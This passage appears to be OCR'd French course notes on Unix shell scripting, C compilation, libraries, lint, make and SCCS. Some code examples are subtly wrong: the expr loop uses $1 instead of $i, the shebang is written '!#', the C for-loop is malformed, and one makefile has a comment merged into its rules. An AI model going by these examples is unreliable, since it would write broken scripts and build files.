Prédicats sur les chaînes de caractères

- `-n chaîne` : vrai si la longueur de la chaîne n'est pas nulle ;
- `ch1 = ch2` : vrai si les chaînes `ch1` et `ch2` sont identiques.

Autres opérateurs de test

- `!` : opérateur de négation ;
- `-a` : opérateur AND binaire ;
- `-o` : opérateur OR binaire.

expr

```
expr expression
```

Cette commande évalue l'expression donnée et affiche son résultat sur la sortie standard.

Voyons les opérateurs permis : **+ - * / % = != < <= > >= | &.**

- `expr1 | expr2` : la valeur de `expr1` est renvoyée si elle n'est ni *null* ni 0, autrement la valeur de `expr2` est renvoyée.
- `expr1 & expr2` : la valeur de `expr1` est renvoyée si ni `expr1` ni `expr2` ne sont ni *null* ni 0, autrement la valeur de `expr2` est renvoyée.

Les **()** sont utilisées pour grouper des expressions.

Exemple :

```
i = 0
while test $i -lt 10
do
        . . .
        i = `expr $1 + 1`        !!!
done
```

read

read nom1 nom2

Cette commande lit une ligne sur l'entrée standard. Les mots de la ligne lue sont assignés dans l'ordre des noms de variables ; les mots restants sont assignés à la dernière variable.

Exemple :

```
% read a b c
This is a nice day
% echo $a-$b-$c
This-is-a nice day
```

set

Cette commande lit les arguments et assigne un paramètre positionnel à chaque mot.

Exemple :

```
% date
Friday May 10 11:24:01 MET 1991
% set `date`
% echo $6 $2 $3 , $4
1991 May 10 , 11:24:01
```

shift

Cette commande effectue un déplacement vers la gauche des paramètres positionnels : $2 devient $1, $3 devient $2, etc… Bien évidemment, la valeur de $1 est perdue.

Cette commande permet d'accèder aux paramètres positionnels $10 et plus.

trap

trap 'commandes' nombres

Cette commande exécute les instructions `commandes` lorsque le shell reçoit un des **signaux** spécifiés par nombres.

Les signaux peuvent être ignorés en mettant commandes à vide.

Rappel : certains signaux ne peuvent être ni interceptés, ni ignorés (voir plus haut) !! **??**

Exemple :

```
% trap 'echo Le programme est terminé' 0
% trap 'rm /tmp/file$$ ; exit 1' 1
% trap 'rm /tmp/file$$ ; echo Interrompu' 2
% trap '' 2
```

4. Déverminage des procédures shell

Il est possible de donner des options au *shell* afin de faciliter le **déverminage** de procédures *shell*.

- **`-v`** : afficher les lignes d'input du *shell* lorsqu'elles sont lues ;
- **`-x`** : afficher les commandes et leurs arguments lorsqu'elles sont exécutées.

Les options sont spécifiées soit dans la procédure *shell* soit directement au *shell* :

- **`set -x`**
- **`sh -v`** `fichier_shell`

5. Exemples de procédures shell

Les exemples qui suivent sont les exemples distribués au cours ; la langue d'origine a été conservée.

del : delete a file

```
#! /bin/sh
#
# del : delete a file, asking for user confirmation
#
if test $# -ne 1
then
echo "Usage: $0 filename"
exit 1
fi
echo "Remove the file ? \c"
read OK
case $OK in
y*) echo "Removing file"
rm $1 ;;
*) echo "File will not be removed";;
esac
```

NOTE : Il ne faut pas oublier de mettre en première ligne du script

!# nom_interpéteur

Sinon, le shell par default est utilise.
En en spécifiant un en debut de script, on force Unix à charger l'interpéteur nécessaire.

mydiff : compare files and directories

```
#! /bin/sh
#
# mydiff : compare files and directories
#
# Files are compared with the cmp command,
# directories are considered equal when :
# - the directories have the same number of files
# - the files have the same names
#
case $# in
2) if test -f $1 -a -f $2
then
# Both arguments are files.
# test the cmp exit code,
# and throw away its output
if cmp $1 $2 > /dev/null
then
echo "Same files: $1, $2"
else
echo "Differ: $1, $2"
fi
else if test -d $1 -a -d $2
then
# Both arguments are directories.
# Test their equality with ls:
# - `ls $1` gives a list of names
# - "`ls -l`" gives a string with the list !
if test "`ls $1`" = "`ls $2`"
then
echo "Same dirs: $1, $2"
else
echo "Differ: $1, $2"
fi
else
# One argument is a file,
# the other a directory.
# Not valid !
echo "Not 2 files or 2 dirs: $1, $2"
fi ;;
*) # Bad argument number
echo "Usage: $0 path1 path2"
exit 1 ;;
esac
```

rls : recursive ls

```
#! /bin/sh
#
# rls: shell program to make the list of all the
# files in the current directory, recursively in all
# sub-directories.
# Does roughly the same as "ls -R"
# Define the PATH.
# The program should be placed in $HOME/bin to
# ensure recursive calls

PATH=/bin:/usr/bin:$HOME/bin

export PATH

PROGNAME=`basename $0`

USAGE="Usage: $PROGNAME"

#
# Test for absence of arguments
#

if test $# -ne 0
then
echo "$USAGE - No argument needed"
exit
fi
# Begin a directory: echo its name
# and give its contents with ls
#
echo "`pwd`:"
ls -F
echo ""
#
# For each sub-directory
#
for x in *
do
if test -d $x
then
# Go into the sub-directory
cd $x
# Recursive call
$0
# Go back in the previous directory
cd ..
fi
done
```

elle pourra alors être exécutée de partout par nous.

rcopy : recursive copy

```
#! /bin/sh
#
# rcopy: copy a directory recursively in a new directory.
#
# Define the PATH.
# The program should be placed in $HOME/bin
# to ensure recursive calls.
PATH=/bin:/usr/bin:$HOME/bin
export PATH
PROGNAME=`basename $0`
USAGE="Usage: $PROGNAME dir copydir"
#
# Tests arguments
#
if test $# -ne 2
then
echo $USAGE
exit 1
fi
#
# Test if the first argument is a readable directory
#
if test -d $1 -a -r $1
then
# Test if the second argument is an existing
# directory and exit if existing.
#
if test -d $2
then
echo "Directory $2 already exists, $1 not copied"
exit 1
fi
#
# Create the target directory.
#
mkdir $2 && echo "$2 created"
#
# For all files in the source directory
#
for x in $1/*
do
#
# Test whether it is a directory or a file
#
if test -d $x
then
#
# Recursive call on the sub-directory
# - $0 the program name
# - $x the source sub-directory
# - $2/`basename $x` the destination sub-directory
#
$0 $x $2/`basename $x`
else
#
# Copy the file
#
cp $x $2 && echo "$2/$x copied"
fi
done
else
#
# The first argument is not valid.
#
```

```
echo "Directory $1 does not exist or is read protected"
fi
```

E. LES OUTILS DE DÉVELOPPEMENT SOUS UNIX

1. Le préprocesseur

Le préprocesseur est un programme qui reçoit un texte en entrée et qui renvoie ce texte après avoir effectué quelques modifications.

Il interprète plusieurs types de directives et prend les mesures nécessaires.

Citons par exemple, les directives `#define` ou `#include`.

Remarque très importante : vous l'aurez compris de vous-mêmes, mais je le dis quand même ;-)
LE PREPROCESSEUR NE GENERE PAS DE CODE OBJET !!

2. Le compilateur C

`cc source.c`
Le compilateur C est en fait une procédure *shell* qui fait plusieurs choses :

1. `source.c` est passé au préprocesseur ;
2. analyse lexicale : passe 1 du compilateur ➔ code intermédiaire ;
3. passe 2 du compilateur ;
4. le code est passé à l'éditeur de liens `ld` ➔ un programme exécutable contenant tout le code nécessaire est généré (`a.out` par défaut).

2.1 Compilation conditionnelle

La compilation conditionelle est gouvernée par quatre directives :

- #if
- #elif
- #else
- #endif

Ces directives déterminent les blocs de programmes qui seront compilés ou non selon que certaines conditions soiente remplies ou non (positionnement de DEBUG).

Exemple

$ cat max.h

```
#define NUMBER    100
#define MAX       (a,b) ((a) > (b) ? (a) : (b))
#define PATH(x)   "/tmp/x"

#ifdef DEBUG
      int debug = DEBUG

      #define IFDEBUG   (cond,stat) \
            IF(cond){ \
                  stat\
            }
#else
      #define IFDEBUG (cond,stat)
#endif
```

Les '\' signale que la macro continue à la ligne suivante. Ils sont obligatoires !!

max.h définit différement la macro IFDEGUG selon que l'on soit en mode de débugage ou non.

```
#include <stdio.h>
#include "max.h"

main(){
      int a[NUMBER], I, max;
readinput (a,PATH(input));
for(max = 0; i = 0; i < NUMBER; i++){
      max = MAX(a[i],max);

      IFDEBUG(debug >3,
            char * fmt = "i = %d, max = %d\n";
            fprintf(stderr, fmt, i, max);
);
}
printf("Maximum = %d\n", max);

}
```

100

/tmp/input

Si on est en mode de debugage, le code définit pour IFDEBUG est bavard, les valeurs de i et de max seront affichées.
Si on n'est pas en mode de debugage, la macro IFDEBUG est défini à une commande nulle et rien ne sera affiché.

Pour mettre DEBUG à vrai on incluera :

```
#define DEBUG 1
```

ou on compilera avec l'option –D

```
$ cc - c  -DDEBUG = 1 source.c
```

2.2 Les libraries

Il y a deux types de *libraries Unix*: les statiques et les dynamiques.

Une **librairie statique** est une collection de modules objets qui sont réunis dans un fichier archive (fichier de type ***.a**).


Une librairie statique peut être considérée comme un référentiel de code qui est lié au code objet du programme au moment de l'édition de liens (<> au momement de l'éxécution).
Lors de l'édition de lien, le programme reçoit une copie du code de la librairie.
En conséquence, une fois que le fichier exécutable à été créé, le code de la librairie statique impliquée ne changera plus.

Une **libraries dynamiques** (ou patagée) est un fichiers de type `*.so.`
Ces librairies fournissent un mécanisme qui permet à une copie unique du code d'être partagée par plusieurs instances des programmes dans le système.

Pour qu'une bibliothèque partagée puisse efficacement partagée son code avec plusieurs programmes, elle doit être compilée sous la forme de code independant de la position en mémoire ou **code relogeable.**

Lorsqu'un programme est compilé sous la forme de code relogeable, il peut être exécuté à partir de n'importe quel emplacement de la mémoire, sans tenir compte de son adresse de départ. Cela rend possible le partage virtuel des mêmes segments de mémoire physique, à différentes positions relatives, dans chaque processus qui les référence.

Le shéma ci-contre montre deux programmes qui ont recours à la même bibliothèque partagée. Les zones ombrées dans les images mémoires montrent où, dans l'espace d'adressage, le code partagé apparâit. Remarqué que le code de la bibliothèque partagée dans le premier programme est plus bas que dans le deuxième. Une seule copie physique de ce code existe dans la mémoire physique du système, qui est gérée par le noyau Unix. Les zones ombrées représentent les mappages de mémoires virtuelles du même code paratgée dans les deux processus. → (utilistaion de mmap())



Choix entre une bibliothèque statique ou dynamique

Lorsque les bibliothèques statiques et partagées sont disponibles en même temps, gcc(1) choisit normalement la bibliothèque partagée. Si l'on veut qu'il choisisse plutôt, dans la mesure du possible, les bibliothèques statiques, on spécifie l'option –static sur la ligne de commande de gcc.

Avantages des bibliothèques statiques

- Elles sont simples à utiliser.
- L'exécutable ne dépend pas des composants externes connexes (bibliothèqyes partagées). Il contient donc tout ce qu'il a besoin.
- Il n'existe pas de problème d'environnement ou d'administration des bibliothèques statiques.
- Leur code n'a pas besoin d'être recompilé sous la forme de code relogeable.

Avantages des bibliothèques partagées

- Le partage du code permet d'économiser les ressources du système
- Plusieurs programme dépendant d'une bibliothèque partagée commune peuvent être corrigée en une seule fois par remplacement de celle-ci.
- L'environnement peut être modifié pour pouvoir utiliser une bibliothèque paratgée de remplacement.
- Les programmes peuvent être écrits pour charger des bibliothèques dynamiques sans aucun préparatif au moment de l'édition de liens (plug-in).

3. Lint

Il s'agit d'un vérificateur de programmes C.
Il s'agit d'un analyseur lexical et syntaxique, il attire notre attention sur certaines anomalies (pas forcément des fautes) de notre code source.

Lint détecte :

- des *bugs* ;
- le code non portable (tout ce que touche à la manipulation direct de bits est peut portable car dépend du système de stockage du système) ;

- le code 'gaspilleur' (variables déclarées mais non utilisées) ;
- des parties de codes innateignable ;
- de mauvais usage des types (param, affectation) ;
- les problème de déclaration de variables.

`lint` est en fait plus sévère qu'un compilateur sur certains points.

Lint ne vérifie pas la sémantique !!

Exemple

```
$ cat -n dull.c
1  #define TRUE 1
2  #define yes 1
3  unsigned int j,u;
4
5  f(p,q) int p,q ;
6  {
7     goto lab;
8     p += q ;
9     lab :
10          if (u<0) return (p);
11 }
12 main()
13 {
14   int I; long k; char *p; int *q;
15   while (yes == TRUE){
16          if (k < 10)
17                i = k ;
18          p = (char *) 1 ;
19          *p++ ;
20          q = (int *) p ;
21          p[i++] = q[i];
22          f(p,k);
23    }
24 }
```

Lint renverraient les messages suivants :

$ lint –abhxc dull.c

```
dull.c(8) : warning : statement not reached
dull.c(10) : warning : degenerate unsigned comparaison
dull.c(11) : warning : function f has return(e); and return;
dull.c(14) : warning : k redefinition hides earlier one
dull.c(15) : warning : constant in conditional context
dull.c(16) : warning : k may be used before set
dull.c(17) : warning : conversion from long may lose accurancy
dull.c(18) : warning : illegal combination of pointer and int, op CAST
dull.c(19) : warning : null effect
dull.c(20) : warning : pointer casts may be troublesome
dull.c(20) : warning : possible pointer alignment problem
dull.c(21) : warning : evaluation order for i undefined
f, arg. 1 used inconsistently dull.c(4) :: dul.c(22)
f, arg. 2 used inconsistently dull.c(4) :: dul.c(22)
k defined (dull.c(3)), but never used
f returns value which is always ignored
```

4. make

4.1 Principe

Un **makefile** permet d'automatiser la compilation des codes sources. Plus besoin de taper les commandes ni de vérifier quels fichiers ont changé.

La commande **make** interprétera le contenu du fichier et par comparaison de date de création/mise à jour évitera la recompilation inutile des certaines sources 'up to date'.
--> make ne recompile que ce qui est nécessaire !!

make permet donc de compiler, reconstituer en un minimum d'opérations et via une seule commande l'entièreté d'un projet (ensemble de classe et de .h).

Make à besoin de plusieurs éléments (en input) :

- les fichiers sources
- les dates des dernières modifications des fichiers
- la description des dépendances entre fichiers
- la description du « comment » créer les nouveaux fichiers.

A partir de ces inputs, make ca créer en un minimum d'opérations un nouveau fichier (programme) .

Les inputs de make doivent se trouver dans un fichier portant le nom de « **makefile** »

4.2 Makefile

Syntaxe

Un Makefile est constitué de règles, ces règles suivent dans leur forme la plus simple la structure suivante :

```
cible : [tab]  dépendence1  dépendance2 …
[tab] commandes
…
```

Il peut y avoir plusieurs cibles les unes à la suite des autres, mais seule la première est exécutée par défaut. Si l'on a plusieurs fichiers à compiler, il faut donc les mettre en dépendance du premier.

Chaque **dépendance** est construite récursivement, selon les besoins et en suivant la même procédure : make cherche ladite dépendance sous forme d'une cible.

Les pré-requis (dépendances) ne sont pas toujours des cibles expliquées par d'autres règles, ils peuvent être des fichiers qui sont liés à la construction du fichier cible :

- fichier source
- fichier.h.

Commandes

Une fois les dépendances résolues, make examine les commandes.
Les commandes expliquent (entre d'autres choses) comment obtenir la cible à partir des dépendances.

Dans notre cas, il s'agira de la commande de compilation ou de linkage → gcc.

Pour rappel,

- la compilation permet de passer d'un .c → .o
  On utilisera le flag –c (pour compilation)

- l'édition de lien permet de passer d'un .o à l'exécutable.
  On utilisera le flag –o (pour out)

Quelques flags supplémentaires acceptés par **gcc** :

-g	Produit des informations de débuggage dans le format natif du système d'exploitation.
-ansi	Supporte tous les programmes C en ANSI standard
-l library	Indique au compilateur de linker la librairie mentionnée lors de l'édition de lien ('m' pour librairie mathématique--> -lm)
-w	Empêche les warning de s'afficher.

Macro-commandes et variables

On peut considérer les variables make comme des macro-commandes en C (#define en C).

La déclaration se fait tout simplement avec la syntaxe ci-dessous:

NOM = VALEUR

Les espaces insérés ici ne sont pas obligatoires, mais facilitent la lisibilité du Makefile. La valeur affectée à la variable peut comme pour les macro-commandes du C comporter n'importe quels caractères, elle peut aussi être une autre variable.

La syntaxe de l'appel de la macro-commande est la suivante: $(NOM)

Exemple
```
prefix = /usr/local
bindir = $(prefix)/bin
```

Variables (macros) prédéfinies :

Variable	Rôle
$@	La cîble
$<	Le premier pré-requis (dépendance) --> utilisé dans des règles explicites.
$?	Le nom de tous les pré-requis plus récent que la cible Utilisé dabs les règles connue par défault du compilateur.
$^	Le nom de tous les pré-requis (séparés par un espace)
$*	**Préfixe partagé par les noms du fichier courant et ceux des dépendants ??**

Exemple de makefile :

```
CC = gcc
CFLAGS = -ansi -g                          # touch modifie la date d'accès et #
                                           la date de modification de chaque #
all : fichier1 fichier2                    fichier indiqué, pour les amener # à
touch all                                  la date actuelle.

fichier1 : fichier1.o
      $(CC) $(CFLAGS) -o fichier1  f

fichier2 : fichier2.o
      $(CC) $(CFLAGS) -o fichier2  fichier2.o

fichier1.o : fichier1.c fichier1.h
      $(CC) $(CFLAGS) -c fichier1.c

fichier2.o : fichier2.c fichier2.h
      $(CC) $(CFLAGS) -c fichier2.c
```

Le makefile ci-dessus contient une partie inutile. Il n'est pas nécessaire d'expliquer à make comment obtenir un fichier .o à partir d'un fichier .c. C'est une des règles qu'il connaît par défaut. Le makefile peut alors se réécrire comme suit.

```
CC = gcc
CFLAGS = -ansi -g

all : fichier1 fichier2
touch all

fichier1 : fichier1.o
      $(CC) $(CFLAGS) -o fichier1  fichier1.o

fichier2 : fichier2.o
      $(CC) $(CFLAGS) -o fichier2  fichier2.o

fichier1.o  fichier1.h

fichier2.o : fichier2.h
```

Buts classiques d'un makefile

Un Makefile a en général comme buts:

- **.DEFAULT :**
  il s'agit de ce qu'il faut faire si l'on fait appel à un but innexistant dans le makefile.
- **all** : all sera la première cîble de la récursivité (expliquée ci-dessus).
- **install** : Décrit comment installer les élément du programme.
- **clean** : Décrit comment faire le ménage après l'installation du programme.
  - Supprimer les fichiers inutiles
  - Supprimer les résultats de compilation.

4.3 L'utilitaire makedepend

Lorsque les dépendances deviennent trop nombreuses entre les fichiers sources mieux vaut laisser la tâche fastidieuse de les découvrir à un utlitaire appelé **makedepend**.

L'appel à cet utilitaire se fait comme suit :

```
% makedepend [option] listeDeSources .c
```

Makedepend cherche alors un makefile dans le répertoire courant et le complète avec les dépendances qu'il a trouvées.
Ce makefile ne devra donc contenir au départ que la cible explicitant le futur exécutable.

4.4 Exemple récapitulatif du makefile

Fichiers sources

```
/******************metrics.c**********************/
#include « metrics.h »
#include « counter.h »
#include « params.h »
      main(){…}

/******************params.c**********************/
#include <malloc>
#include « metrics.h »
#include « params.h »
…

/******************counter.c**********************/
#include « metrics.h »
#include « counter.h »
…

/******************errors.c**********************/
#include < errno.h >
#include « metrics.h »
…
```

makefile

```
#
#     Makefile pour le programme metrics
#

OBJECTS = metrics.o params.o counter.o errors.o
DESTDIR = /usr/local/bin

.DEFAULT:
      @echo „Sorry don’t know how to make “ $@

metrics :   $(OBJECTS)
      $(CC) $(CFLAGS) $(OBJECTS) -o metrics

clean :
      rm -f $(OBJECTS)

install :   metrics
      install -s metrics $(DESTDIR)
```

On voit que seules les dépendances de plus haut niveau ont été expliquées.

Ajout des dépendances

```
$ makedepend *.c
```

Nouveau makefile

```
#
#     Makefile pour le programme metrics
#

OBJECTS = metrics.o params.o counter.o errors.o
DESTDIR = /usr/local/bin

.DEFAULT:
      @echo „Sorry don’t know how to make “ $@

metrics :   $(OBJECTS)
      $(CC) $(CFLAGS) $(OBJECTS) -o metrics

clean :
      rm -f $(OBJECTS)

install :   metrics
      install -s metrics $(DESTDIR)

# DO NOT DELETE THIS LINE - make depend depends on it.
counter.o: metrics.h counter.h
errors.o: /usr/include/errno.h /usr/include/sys/errno.h metrics.h
metrics.o: metrics.h counter.h params.h errors.h ???
params.o: /usr/include/malloc.h metrics.h params.h errors.h
```

4.5 Exécution du makefile = installation du programme

Nous illustrerons ce point en nous basant sur l'exemple précedent.

```
$ make metrics
```

Que fait make ? Cela dépend des ages des fichiers.

- Si un fichier .o

  - n'existe pas
  - est plus vieux qu'un fichier .c, qu'un .h dont il est dépendant
  - est plus vieux que le makefile.

  il est (re)créé.

- Si l'exécutable

  - n'existe pas
  - est plus vieux qu'un des fichier.o dont il est dépendant
  - est plus vieux que le makefile ??

  il est (re)créé.

  Par **exemple**,

  Si tous les fichiers .o du projet metrics
  - n'existe pas
  - sont plus vieux que les .c et .h.
  - sont plus vieux que le make file.

  La compilation seraa effectuée dans son entièreté.

```
cc -c metrics.c
cc -c params.c
cc -c couter.c
cc -c errors.c
cc metrics.o params.o counter.o errors.o -o metrics
```

  Si par contre seul counter.o est plus agé que l'un des fichiers dont il est dépendant : counter.c, metrics.h ou counter.h. Seul ce fichier sera régénerer et ses changements répercutés.

```
cc -c counter.c
cc metrics.o params.o counter.o errors.o -o metrics
```

  Si l'exécutable est plus agé qu'un des fichiers .o dont il dépend, il sera régénérer.

```
cc metrics.o params.o counter.o errors.o -o metrics
```

```
$ make install
```

→ `install –s metrics /usr/local/bin`

```
$ make install DESTDIR = /usr/local/tools
```

→ `install –s metrics /usr/local/tools`

```
$ make clean
```

→ `rm –f metrics.o params.o counter.o errors.o`

```
$ make "CC = gcc" metrics.o
```

→ `gcc –c metrics.c`

```
$ make all
```

→ `Sorry don'know how to make all`

4.6 Option pour make

-p affiche les definitions des macros et la makefile

-n affiche les commandes mais ne les exécute pas.

-f file utilise le fichier file a la place du fichier se nommant « makefile »

macro la nouvelle définition surcharge celle de même nom spécifié dans le fichier.
exemple : make CFLAGS= -g

5. sccs (Source Code Control System)

Outil permettant de gérer le fait que :

> Les programmes et la documentation change fréquement durant le développement et la maintenance.

Il s'agit d'un outil de gestion de versions, un outil d'archivage.

- Il garde la trace de toutes les versions des fichiers.
- Il génère (sur demande) une version.
- Il enregistre la date, la raison et l'utilisateur qui a apporté des modifications (deltas).
- Il empêche des mises-à-jour simultanées.
- Il peut ajouter une ***version stamp*** à l'intérieur des sources et des modules objet.
- Permet de supprimer des versions et d'en combiner.
- SCCS travaille de façon incrémentale. Il n'eregistre que les modification apportées au code original. Lorsqu'on lui demande une verion, il la génère en partant de la première et en passant par toutes les versions intermédiaires.
  note : Il existe un utilitaire (RCS) qui travail dans l'autre sens, il garde la **dernière** version et la trace des update. → plus performant car on a plus souvent besoin de la dernière.


5.1 Commandes Principales ??????

- **get :** Récupérer un fichier
  - sans option :
  - **- e :** dernière version pour édition
  - **–r** release.version : la version indiquée


- **edit :** demander une copie pour édition, est équivalen à get –e.

- **delta :** enregistrer la nouvelle version

- **admin :** créer un fichier SCCS (à parti d'une source c)



5.2 Shéma de numérotation des versions



5.3 Session utilisant SCCS

```
$ ls
$ edit metrics.c
add fistline : /*  %W%  */          # Nom du module + SID + date
$ admin -imetrics.c s.metrics.c     # enter metrics.c into SCCS
1.1                                 # the first version is 1.1
$ ls
metrics.c
s.metrics.c
$ rm metrics.c
$…
$ get -e metrics.c      # retrieve lastes version from SCCS
1.1
$ edit metrics.c        # editing
$...
$ delta s.metrics.c           # store new version into SCCS

# SCCS prompts for the reason

comments? M.Dough : bug fixed-failing to count last line...
1.2
1 inserted
0 deleted
...unchanged
$ get -r1.1 s.metrics.c       # retrieve version 1.1
1.1
$...
```

6. Outils d'analyse dynamiques

ctrace : insère des print appropriés dans un programme afin de permettre le suivi de son exécution

prof : produit le profil d'exécution d'un programme.

- nombre de fois que chaque routine est appelée
- le nombre de millisecondes par appel

time : affiche le temps écoulé durant la commande

- le temps passé dans le système
- le temps passé à l'exécution de la commande

Les débugger's

dbx [Berkeley source level debugger]
sdb (the system V source debugger)

Il s'agit de debugger au niveau source.

```
dbx [objfil][corfil]

sdb [objfil][corfil]
```

objfil : par défaut, il s'agit de a.out
corfil : par défault il s'agit de « core »

Un **fichier core** est une image (à un moment donné), une photo d'un processus lorsqu'une erreur se produit.

Cet outil permet

- de contrôler l'exécution : tracing, breakpoints, modification de variables,…
- d'examiner un objet et les fichiers core après exécution :
  - la pile des fonctions
  - valeur des variables et des régistres
  - les source
  - …
- d'examiner le code source durant l'exécution
- d'exécuter un programme source ligne par ligne.

- signaux qui peuvent être intercepté et ceux qui ne le peuvent pas